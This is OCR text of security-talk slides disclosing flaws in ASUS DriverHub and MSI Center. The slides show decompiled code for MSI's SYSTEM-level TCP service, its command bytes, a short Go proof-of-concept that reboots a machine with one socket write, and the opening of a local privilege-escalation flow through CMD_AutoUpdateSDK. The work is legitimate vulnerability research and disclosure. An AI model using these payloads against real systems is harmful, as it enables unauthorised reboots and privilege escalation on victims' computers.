
ASUS DriverHub

Running Elevated with a UAC / SxS Assembly Manifest



Running Elevated with a UAC / SxS Assembly Manifest





Tool\ASUS DriverHub

Download & Install ASUS DriverHub app — Disabled

This item allows you to enable DriverHub download process. DriverHub app can help you manage and download the latest drivers and utilities updates for your motherboard.

ASUS DriverHub

ASUS DriverHub Summary

- An alternative way to reboot your friend's computer or execute code.
- Can auto install itself depending on BIOS setting.
- Misuse of an "Unauthenticated" RPC mechanism.
- Draft Chrome Spec to gate private network access. https://wicg.github.io/private-network-access/
- Disclosure was messy (more on that later)


What are
other vendors doing?

MSI Center

CVE-2025-27812, CVE-2025-27813

Live Update

Please use the local administrator account to support this function.
To create a local user account, please follow below steps:
Select Start > Settings > Accounts. Select Family & other users(or Other users) > Add someone else to this PC > set Account type as Administrator.

Support

Member Center

Live Update

Please use the local administrator account to support this function.
To create a local user account, please follow below steps:

MSI_Central_Service.exe	4032	MSI Center Service	Micro-Star Int'l Co., Ltd.	32-bit NT AUTHORITY\SYSTEM
MSI.CentralServer.exe	7036	MSI.CentralServer	Micro-Star Int'l Co., Ltd.	32-bit NT AUTHORITY\SYSTEM
conhost.exe	7068	Console Window Host	Microsoft Corporation	64-bit NT AUTHORITY\SYSTEM

Privileged Process Listening on an Arbitrary TCP Port

MSI_Central_Service.exe	4032 MSI Center Service	Micro-Star Int'l Co., Ltd.	32-bit NT AUTHORITY\SYSTEM
MSI.CentralServer.exe	7036 MSI.CentralServer	Micro-Star Int'l Co., Ltd.	32-bit NT AUTHORITY\SYSTEM
conhost.exe	7068 Console Window Host	Microsoft Corporation	64-bit NT AUTHORITY\SYSTEM

MSI.CentralServer.exe:7036 Properties

.NET Assemblies | .NET Performance

Image | Performance | Performance Graph | Disk and Network | GPU Graph | Threads | TCP/I

Resolve addresses

Pr...	Local Address	Remote Address	State
TCP	user-pc.plak.local:32683	.psf:0	LISTENING
TCP	user-pc.plak.local:33683	.psf:0	LISTENING
TCP	user-pc.plak.local:33683	user-pc.plak.local:49863	ESTABLISHED
UDP	.psf:49667	*:*	
UDP	.psf:49668	*:*	

MSI Center


Custom TCP Protocol

Wireshark · Follow TCP Stream (tcp.stream eq 33) · Adapter for loopback traffic capture (port 32683)

```
00000000  0f 27 00 00 05 03 01 08  01 00 00 01                .'...... ....
    00000000  7b 22 4d 42 53 75 70 70  6f 72 74 22 3a 32 2c 22   {"MBSupp ort":2,"
    00000010  4e 42 43 68 69 70 22 3a  22 22 2c 22 4e 42 43 68   NBChip": "","NBCh
    00000020  69 70 4c 65 6e 74 68 22  3a 30 2c 22 53 75 70 65   ipLenth" :0,"Supe
    00000030  72 49 4f 22 3a 22 22 2c  22 53 75 70 65 72 49 4f   rIO":"", "SuperIO
    00000040  4c 65 6e 74 68 22 3a 30  2c 22 43 50 55 75 73 61   Lenth":0 ,"CPUusa
    00000050  67 65 22 3a 5b 30 2e 30  2c 30 2e 30 2c 30 2e 30   ge":[0.0 ,0.0,0.0
    00000060  2c 30 2e 30 2c 30 2e 30  2c 30 2e 30 2c 30 2e 30   ,0.0,0.0 ,0.0,0.0
    00000070  2c 30 2e 30 2c 30 2e 30  2c 30 2e 30 2c 30 2e 30   ,0.0,0.0 ,0.0,0.0
```

MSI Center

.NET Binary == Easy Reversing



Handling Socket Data

- CS_CommonAPI.C_Server::Launch_Server()

- CS_CommonAPI.C_Server::Callback_Accept()
- CS_CommonAPI.C_Server::Callback_Read()

- MSI.CentralServer.C_Features::DataResponse (CS_CommonAPI.Struct_RequestData)

Protocol Commands

```
CMD_Reboot = { 5, 3, 1, 8, 255, 0, 0, 1 }
CMD_Uninstall = { 5, 3, 1, 8, 255, 255, 255, 254 }
...
```

```
// Token: 0x04000024 RID: 36
internal static byte[] CMD_Reboot = new byte[] { 5, 3, 1, 8, byte.MaxValue, 0, 0, 1 };

// Token: 0x04000025 RID: 37
internal static byte[] CMD_Release = new byte[] { 5, 3, 1, 8, byte.MaxValue, byte.MaxValue, byte.MaxValue,
  byte.MaxValue };

// Token: 0x04000026 RID: 38
internal static byte[] CMD_Uninstall = new byte[] { 5, 3, 1, 8, byte.MaxValue, byte.MaxValue, byte.MaxValue,
  254 };

// Token: 0x04000027 RID: 39
internal static byte[] CMD_ToolRelease = new byte[] { 5, 3, 1, 8, byte.MaxValue, byte.MaxValue,
  byte.MaxValue, 253 };
```

MSI Center

Matching Protocol Commands

```
if (C_API.CompareBytes(Data, CMD_Reboot)) {}
```

```
bool flag40 = C_API.CompareBytes(RequestData.Data, C_Features.CMD_Reboot) == 0;
if (flag40)
{
    C_Log.Print("Run reboot for UI.");
    for (int i = 0; i < DataCenter.DynamicLoading.List_IPlugin_SDK.Count; i++)
    {
        bool flag41 = DataCenter.DynamicLoading.List_IPlugin_SDK[i]._IPlugin != n
        if (flag41)
        {
            DataCenter.DynamicLoading.List_IPlugin_SDK[i]._IPlugin.Release();
        }
```

MSI Center


```
bool flag40 = C_API.CompareBytes(RequestData.Data, C_Features.CMD_Reboot) == 0;
if (flag40)
{
    C_Log.Print("Run reboot for UI.");
    for (int i = 0; i < DataCenter.DynamicLoading.List_IPlugin_SDK.Count; i++)
    {
        bool flag41 = DataCenter.DynamicLoading.List_IPlugin_SDK[i]._IPlugin != null
        if (flag41)
        {
            DataCenter.DynamicLoading.List_IPlugin_SDK[i]._IPlugin.Release();
        }
    }
    new Process
    {
        StartInfo =
        {
            FileName = "shutdown.exe",
            Arguments = "-r -f -t 2",
            UseShellExecute = false,
            CreateNoWindow = true
        }
    }.Start();
}
```

MSI Center

One sock.send() to reboot

```
// CMD_Reboot = 5, 3, 1, 8, 255, 0, 0, 1

var payload = []byte{
     0x05, 0x03, 0x01, 0x08, 0xff, 0x00, 0x00, 0x01
}

conn, _ := net.Dial("tcp", remote)
_, err = conn.Write(payload)

// send, and nothing happens :(
```

MSI Center




```
0x0f, 0x27, 0x00, 0x00, 0x05,
0x03, 0x01, 0x08, 0xff, 0x00,
0x00, 0x01
```

MSI Center

One sock.send() to reboot

```
// CMD_Reboot = 5, 3, 1, 8, 255, 0, 0, 1

var payload = []byte{
      0x0f, 0x27, 0x00, 0x00,
      0x05, 0x03, 0x01, 0x08, 0xff, 0x00, 0x00, 0x01
}

conn, _ := net.Dial ("tcp", remote)
_, err = conn.Write(payload)
```

MSI Center

Restarting

MSI Center

With one sock.send()

- Another way to reboot your computer.
- Can interact with a privileged process using the custom protocol.

MSI Center


MSI Center: Software Architecture

Component Loader

- Scan program directory for .dll's matching API_*.dll.
- Try and load a target DLL and get a handle on a component specific entry point.
- Init and register the DLL as a component.

Component -> Command Map

- Components have a unique ID
- Components implement unique commands
- TCP data frame starts with a component ID, followed by a command.



Transfer_Command(data)

```
int num5 = DataCenter.DynamicLoading.List_IPlugin_SDK.FindIndex((Struct_IPlugin_SDK x) => x.ID == RequestData.DestID);
bool flag81 = num5 > -1;
if (flag81)
{
    bool flag82 = DataCenter.DynamicLoading.List_IPlugin_SDK[num5]._IPlugin != null;
    if (flag82)
    {
        return DataCenter.DynamicLoading.List_IPlugin_SDK[num5]._IPlugin.Transfer_Command(RequestData.Data);
    }
}
```

MSI Center

LPE 1 in MSI Center

CMD_AutoUpdateSDK

- In the "main" module: MSI.CentralServer
  (id: 0x0f, 0x27, 0x00, 0x00)

- Accepted two comma separated arguments
  - A target program
  - Arguments for it

- :)

CMD_AutoUpdateSDK - Flow

The $target is copied to:
C:\Windows\Temp\MSI Center SDK.exe

```
CS_CommonAPI.EX_Task::ExecuteTask(
    string RunExePath,
    string RunArguments, ...,
    bool IsSupervisor = true, ...
)
```

